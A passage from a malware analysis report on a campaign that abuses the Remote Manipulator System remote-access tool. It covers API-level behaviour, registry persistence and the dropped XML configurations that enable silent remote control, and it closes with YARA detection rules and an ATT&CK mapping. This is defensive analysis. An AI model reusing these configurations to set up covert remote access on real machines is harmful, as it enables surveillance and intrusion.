js kernelbase.76801DE9	js kernelbase.76801DE9	
mov eax,ecx	mov eax,ecx	
mov ecx,dword ptr ss:[ebp-10]	mov ecx,dword ptr ss:[ebp-10]	

Figure 32- Reading the LKEY_RUT Value

During the subsequent process, **FindResourceW** API is used again to locate the next resource, **LKEY_RUT**. The retrieved resource content is then loaded using the **LoadResource** API.




Figure 33- Self-Execution of the Program

Subsequently, the malware invokes itself as a **Child Process** using the **CreateProcessWithTokenW** API.




Figure 34- Adding a Registry Value

Using the **RegCreateKeyW** API, the program creates the following registry key:
TeknoIT\RemoteManipulator\System\Host\Parameters




Figure 35- Registry Keys Created

The software uses the **memcpy** function to prepare **certificate data in XML format** in memory. It then invokes the Windows API function **RegSetValueExW** to persist this data in the corresponding registry path as a **REG_BINARY** value named **“Certificates.”**

CalendarRecord	Certificates	General	InternetId
Local	Security	FUSClientPath	

Table 2 – Registry Values




Figure 36- CalendarRecord.xml


The **CalendarRecord.xml** configuration contains settings related to the application’s **screen recording and screenshot capture** capabilities. The configuration supports features such as automatically capturing screenshots at **60-second intervals**, image compression and scaling, timestamp insertion, storage quota management, and file size limitations.

```
General.xml X
General.xml
1  i»i
2  <?xml version="1.0" encoding="UTF-8"?>
3  <general_settings version="70620">
4      <port>5650</port>
5      <language></language>
6      <callback_auto_connect>true</callback_auto_connect>
7      <callback_connect_interval>60</callback_connect_interval>
8      <password_data></password_data>
9      <protect_callback_settings>false</protect_callback_settings>
10     <protect_inet_id_settings>false</protect_inet_id_settings>
11     <use_legacy_capture>false</use_legacy_capture>
12     <do_not_capture_rdp>false</do_not_capture_rdp>
13     <use_ip_v_6>true</use_ip_v_6>
14     <log_use>true</log_use>
15     <log_use_windows>false</log_use_windows>
16     <chat_client_settings></chat_client_settings>
17     <auth_key_string></auth_key_string>
18     <sid_id>46159.2738221644</sid_id>
19     <notify_show_panel>true</notify_show_panel>
20     <notify_change_tray_icon>true</notify_change_tray_icon>
21     <notify_ballon_hint>false</notify_ballon_hint>
22     <notify_play_sound>false</notify_play_sound>
23     <notify_panel_x>-1</notify_panel_x>
24     <notify_panel_y>-1</notify_panel_y>
25     <proxy_settings></proxy_settings>
26     <additional>    }pA==</additional>
27     <disable_internet_id>false</disable_internet_id>
28     <safe_mode_set>false</safe_mode_set>
29     <show_id_notification>false</show_id_notification>
30     <show_id_notification_request>false</show_id_notification_request>
31     <show_id_notification_with_timeout>false</show_id_notification_with_timeout>
32     <integrate_firewall_at_startup>false</integrate_firewall_at_startup>
33     <clipboard_transfer_mode>0</clipboard_transfer_mode>
34     <close_session_idle>false</close_session_idle>
35     <close_session_idle_interval>60</close_session_idle_interval>
36     <show_connection_alert_for_all>false</show_connection_alert_for_all>
37 </general_settings>
```

Figure 37- General.xml

The **General.xml** configuration contains the application's general connection and remote access settings. The configuration indicates that the application uses **port 5650**, has the automatic reconnection feature enabled, and attempts to reconnect every **60 seconds**.

It also includes remote administration features such as **IPv6 support**, **log generation**, **notification panel management**, and **clipboard data transfer**. Firewall integration, proxy support, and remote access features similar to **Internet-ID** are also present in the configuration.



```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <certificates version="70620">
3    <certificate>LS0tLS1CR
4
5
6
7
8
9
10
11
12
13    <private_key>LS0tLS1CR
14  </certificates>

```

Figure 38- Certificates.xml

The **Certificates.xml** configuration contains the digital certificate and private key information used by the application. The configuration stores the **Base64-encoded certificate** together with its corresponding **private key**.




```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <rms_internet_id_settings version="70620">
3    <internet_id>748-590</internet_id>
4    <use_inet_connection>true</use_inet_connection>
5    <inet_server></inet_server>
6    <use_custom_inet_server>false</use_custom_inet_server>
7    <inet_id_port>5655</inet_id_port>
8    <use_inet_id_ipv6>false</use_inet_id_ipv6>
9    <inet_id_use_pin>false</inet_id_use_pin>
10   <inet_id_pin></inet_id_pin>
11 </rms_internet_id_settings>

```

Figure 39- InterNetID.xml

The **InterNetID.xml** configuration contains the application's **Internet-ID**-based remote connection settings. The configuration defines a unique **Internet-ID (748-xxx-xxx-590)**, indicates that Internet-based connectivity is enabled, and specifies **port 5655** for communication.



```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <local_settings version="70620">
3    <shown_installation_balloon>false</shown_installation_balloon>
4    <need_show_installation_balloon>false</need_show_installation_balloon>
5    <agent_disclaimer_accepted>true</agent_disclaimer_accepted>
6  </local_settings>

```

Figure 40- Local.xml

The **Local.xml** configuration contains the application's local user interface and installation notification settings. The configuration indicates that notification balloons displayed during installation are disabled and that the user agreement prompt is marked as accepted.

```
Security.xml X
Security.xml
1  i»{
2  <?xml version="1.0" encoding="UTF-8"?>
3  <security_settings version="70620">
4      <windows_security></windows_security>
5      <single_password_hash>3D789EF84D6
6      <my_user_access_list>
7          <user_access_list/>
8      </my_user_access_list>
9      <ip_filter_type>2</ip_filter_type>
10     <ip_black_list></ip_black_list>
11     <ip_white_list></ip_white_list>
12     <auth_kind>1</auth_kind>
13     <otp_enable>false</otp_enable>
14     <otp_private_key></otp_private_key>
15     <otp_qr_secret></otp_qr_secret>
16     <user_permissions_ask>false</user_permissions_ask>
17     <user_permissions_interval>10000</user_permissions_interval>
18     <user_permissions_allow_default>false</user_permissions_allow_default>
19     <user_permissions_only_if_user_logged_on>false</user_permissions_only_if_user_logged_on>
20     <disable_remote_control>false</disable_remote_control>
21     <disable_remote_screen>false</disable_remote_screen>
22     <disable_file_transfer>false</disable_file_transfer>
23     <disable_redirect>false</disable_redirect>
24     <disable_telnet>false</disable_telnet>
25     <disable_remote_execute>false</disable_remote_execute>
26     <disable_task_manager>false</disable_task_manager>
27     <disable_shutdown>false</disable_shutdown>
28     <disable_remote_upgrade>false</disable_remote_upgrade>
29     <disable_preview_capture>false</disable_preview_capture>
30     <disable_device_manager>false</disable_device_manager>
31     <disable_chat>false</disable_chat>
32     <disable_screen_record>false</disable_screen_record>
33     <disable_av_capture>false</disable_av_capture>
34     <disable_send_message>false</disable_send_message>
35     <disable_registry>false</disable_registry>
36     <disable_av_chat>false</disable_av_chat>
37     <disable_remote_settings>false</disable_remote_settings>
38     <disable_remote_printing>false</disable_remote_printing>
39     <disable_rdp>false</disable_rdp>
40     <custom_server_list></custom_server_list>
41     <selected_custom_server_id></selected_custom_server_id>
42     <custom_server_access></custom_server_access>
43 </security_settings>
```

Figure 41- Security.xml

The **Security.xml** configuration contains the application's authentication, access control, and remote administration security settings. The configuration includes a **SHA-based password hash**, while **two-factor authentication (OTP)** is disabled. Although an IP filtering mechanism is defined, both the **allowlist** and **blocklist** fields are left empty. The configuration also indicates that numerous remote administration features are enabled, including **remote control**, **screen viewing**, **file transfer**, **command execution**, **Task Manager access**, **registry management**, **RDP**, **remote printing**, **device management**, **chat**, and **screen recording**.

YARA Rule

```
rule a_Skarha_u_pysmovii_formi_058_20_01_2026_NBU
{
    meta:
        description = "Detects heavily obfuscated JavaScript"
        author = "Yavuzhan Ozgen"
        date = "2026-05-18"

    strings:
        $jsfuck1 = "String[" ascii
        $jsfuck2 = "parseInt(__,-~~~[])" ascii
        $jsfuck3 = "function (__)" ascii
        $obf1 = "this[_" ascii
        $obf2 = "parseInt(" ascii
        $obf3 = "String[" ascii

    condition:
        3 of ($jsfuck*) and
        1 of ($obf*)
}
```

```
rule RMS_Remote_Manipulator_System_Host

{

    meta:

        description = "Detects Remote Manipulator System (RMS) Host / rutserv.exe"

        author = "Yavuzhan Ozgen"

        date = "2026-08-30"

    strings:

        $s1 = "RManService" ascii wide

        $s2 = "rutserv.exe" ascii wide

        $s3 = "Remote Manipulator System" ascii wide

        $s4 = "Remote Manipulator System - Host" ascii wide

        $s5 = "TektonIT - RMS Host" ascii wide

        $s6 = "Global\\RMSServerConfig" ascii wide

        $s7 = "Global\\RMSServerGlobal" ascii wide

        $s8 = "Global\\RMSGlobalHost" ascii wide

        $s9 = "Global\\RMSServerGlobalStarter" ascii wide

        $s10 = "RIPCServer.dll" ascii wide

        $s11 = "RManInstallHelper" ascii wide

        $s12 = "\\SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Network\\RManService" ascii wide

        $s13 = "SILENTUNINSTALL" ascii wide

        $s14 = "RSETUP" ascii wide

        $s15 = "RINSTALL" ascii wide

        $s16 = "RREMOVE" ascii wide

    condition:

        uint16(0) == 0x5A4D and 6 of ($s*)}
```

MITRE ATTACK TABLE

Discovery	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
System Information Discovery (T1082)	Command and Scripting Interpreter: JavaScript (T1059.007)	Windows Service (T1543.003)	Bypass User Account Control (T1548.002)	Process Injection (T1055)		Web Protocols: HTTP/HTTPS (T1071.001)	Exfiltration Over C2 Channel
Query Registry (T1012)	Command and Scripting Interpreter: PowerShell (T1059.001)	Registry Run Keys / Startup Folder (T1547.001)		File Deletion (T1070.004)		Non-Standard Port (T1571)	
System Location Discovery: System Language (T1614.001)						Remote Access Software (T1219)	
File and Directory Discovery (T1083)							

Recommended Mitigation Measures

- Blocking Script Files by Default
- Strengthening Email and Endpoint Security
- Making File Extensions Visible
- Monitoring and Restricting RMM Tools
- Restricting PowerShell and Macros
- Network and IOC Monitoring Mechanisms

PREPARED BY

Yavuzhan Özgen

[linkedin](#)

